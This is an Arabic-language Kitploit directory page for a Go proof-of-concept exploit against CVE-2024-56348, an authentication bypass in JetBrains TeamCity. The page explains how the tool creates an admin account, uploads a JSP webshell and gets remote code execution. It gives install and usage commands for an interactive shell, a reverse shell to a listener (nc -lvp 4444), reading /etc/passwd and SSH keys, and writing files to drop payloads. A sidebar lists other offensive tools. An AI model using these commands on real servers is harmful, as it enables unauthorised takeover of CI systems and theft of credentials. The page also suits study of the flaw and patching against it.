Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
cve-2024-56348 — # استغلال مبني على Go لـ CVE-2024-56348 يستهدف تجاوز المصادقة وتنفيذ الأوامر عن بُعد في JetBrains TeamCity. يوفر شل تفاعلية، شل عكسية، قراءة/كتابة الملفات، وتنفيذ أوامر مفردة دون الحاجة إلى بيانات اعتماد. | Kitploit
أدوات/GitHubGitHub/joshuavanderpoll/cve-2024-56348
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالمصادقةالفريق الأحمرأداة الوصول عن بعد
GitHub
joshuavanderpoll/cve-2024-56348

cve-2024-56348

# استغلال مبني على Go لـ CVE-2024-56348 يستهدف تجاوز المصادقة وتنفيذ الأوامر عن بُعد في JetBrains TeamCity. يوفر شل تفاعلية، شل عكسية، قراءة/كتابة الملفات، وتنفيذ أوامر مفردة دون الحاجة إلى بيانات اعتماد.

عرض المستودعالموقع الإلكتروني
243منذ 8 أشهرلم تتم المراجعة بعد
مشاركة

JetBrains TeamCity تجاوز المصادقة + RCE (CVE-2024-56348) PoC

Go

📜 الوصف

ثغرة CVE-2024-56348 هي ثغرة حرجة في تجاوز المصادقة في JetBrains TeamCity المثبّت محليًا (on-premises) تؤثر على جميع الإصدارات السابقة للإصدار 2024.12. تتعامل REST API بشكل غير صحيح مع الطلبات الموجهة إلى مسارات تحتوي على ;.jsp، مما يسمح لمهاجم غير مصادق باستدعاء أي نقطة نهاية REST كما لو كان قد تمت مصادقته بالكامل.

يجمع هذا الاستغلال بين تجاوز المصادقة وREST API الخاصة بـ TeamCity لإنشاء حساب SYSTEM_ADMIN، وسكّ رمز API، وتحقيق تنفيذ كامل للتعليمات البرمجية عن بُعد — إما عبر نقطة نهاية التصحيح المدمجة أو عبر webshell مكوّن من إضافة JSP يتم رفعها ديناميكيًا. لا حاجة لأي بيانات اعتماد.

الإصدارات المتأثرة: JetBrains TeamCity المثبّت محليًا < 2024.12

✨ الميزات

  • قشرة تفاعلية — قشرة شبه حقيقية مع فصل stdout/stderr ورمز الخروج في المطالبة
  • تنفيذ الأوامر — تنفيذ أمر واحد عبر -command مع إخراج كامل لـ stdout وstderr ورمز الخروج
  • قشرة عكسية — تنشر إضافة JSP webshell وتطلق استدعاءً رجعيًا إلى المستمع الخاص بك
  • قراءة الملفات — قراءة أي ملف يمكن لعملية TeamCity الوصول إليه
  • كتابة الملفات — إسقاط محتوى عشوائي إلى أي مسار قابل للكتابة على الخادم

🛠️ التثبيت

git clone https://github.com/joshuavanderpoll/cve-2024-56348.git
cd CVE-2024-56348
go build -o exp cve-2024-56348.go

التثبيت مباشرة باستخدام Go

go install github.com/joshuavanderpoll/cve-2024-56348@latest

التشغيل دون تثبيت

go run github.com/joshuavanderpoll/cve-2024-56348@latest -t http://127.0.0.1:8111

⚙️ الاستخدام

  -t          Target URL  (e.g. http://127.0.0.1:8111)
  -command    Execute a single command and print output
  -shell      Spawn a reverse shell (requires -lhost and -lport)
  -lhost      Listener host for the reverse shell
  -lport      Listener port for the reverse shell
  -read-file  Read a remote file and print its contents
  -write-file Remote path to write to (requires -file-content)
  -file-content Content to write when using -write-file

عدم تحديد أي علم إجراء يقود تلقائيًا إلى قشرة تفاعلية.


فحص الثغرة + قشرة تفاعلية

يتصل بالهدف، ويؤكد نجاح تجاوز المصادقة، وينشئ حساب مسؤول مؤقتًا، ثم يفتح قشرة تفاعلية. تعرض المطالبة رمز خروج آخر أمر باللون الأخضر (نجاح) أو الأحمر (غير صفري).

./cve-2024-56348 -t http://127.0.0.1:8111

القشرة التفاعلية


تنفيذ أمر واحد

ينفّذ أمرًا واحدًا ويطبع stdout وstderr ورمز الخروج بشكل منفصل.

./cve-2024-56348 -t http://127.0.0.1:8111 -command "id"

تنفيذ الأمر


القشرة العكسية

تنشر إضافة JSP webshell وتطلق قشرة عكسية عائدة إلى المستمع الخاص بك. ابدأ بتشغيل nc -lvp 4444 أولاً.

./cve-2024-56348 -t http://127.0.0.1:8111 -shell -lhost 10.0.0.1 -lport 4444

القشرة العكسية


قراءة ملف

يقرأ أي ملف يمكن لعملية TeamCity الوصول إليه — مفيد لملفات الإعدادات ومفاتيح SSH وما إلى ذلك.

./cve-2024-56348 -t http://127.0.0.1:8111 -read-file /etc/passwd

قراءة ملف


كتابة ملف

يكتب محتوى عشوائيًا إلى مسار بعيد. مفيد لإسقاط حمولات إضافية أو تعديل الإعدادات.

./cve-2024-56348 -t http://127.0.0.1:8111 -write-file /tmp/readme.txt -file-content "LEAVE ME HERE"

كتابة ملف


🐋 إثبات المفهوم عبر Docker

بيئة Docker Compose متكاملة مع نسخة TeamCity قابلة للاستغلال للاختبار المحلي. اطّلع على DOCKER.md لمزيد من التفاصيل

cd docker/
docker compose up -d
./cve-2024-56348 -t http://127.0.0.1:8111

إذا أعاد البرنامج النصي "[-] Plugin upload failed." فحاول تسجيل الدخول باستخدام مستخدم hackindex ثم حاول مرة أخرى. (يمكن العثور على بيانات الاعتماد في DOCKER.md)

🕵🏼 المراجع

  • استشارة JetBrains الأمنية — CVE-2024-56348
  • NVD — CVE-2024-56348
  • HackIndex

📢 إخلاء المسؤولية

تُقدَّم هذه الأداة لأغراض تعليمية وبحثية فقط. لا يتحمّل المنشئ أي مسؤولية عن أي سوء استخدام أو ضرر ناتج عن هذه الأداة.


تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    424
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    276

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →






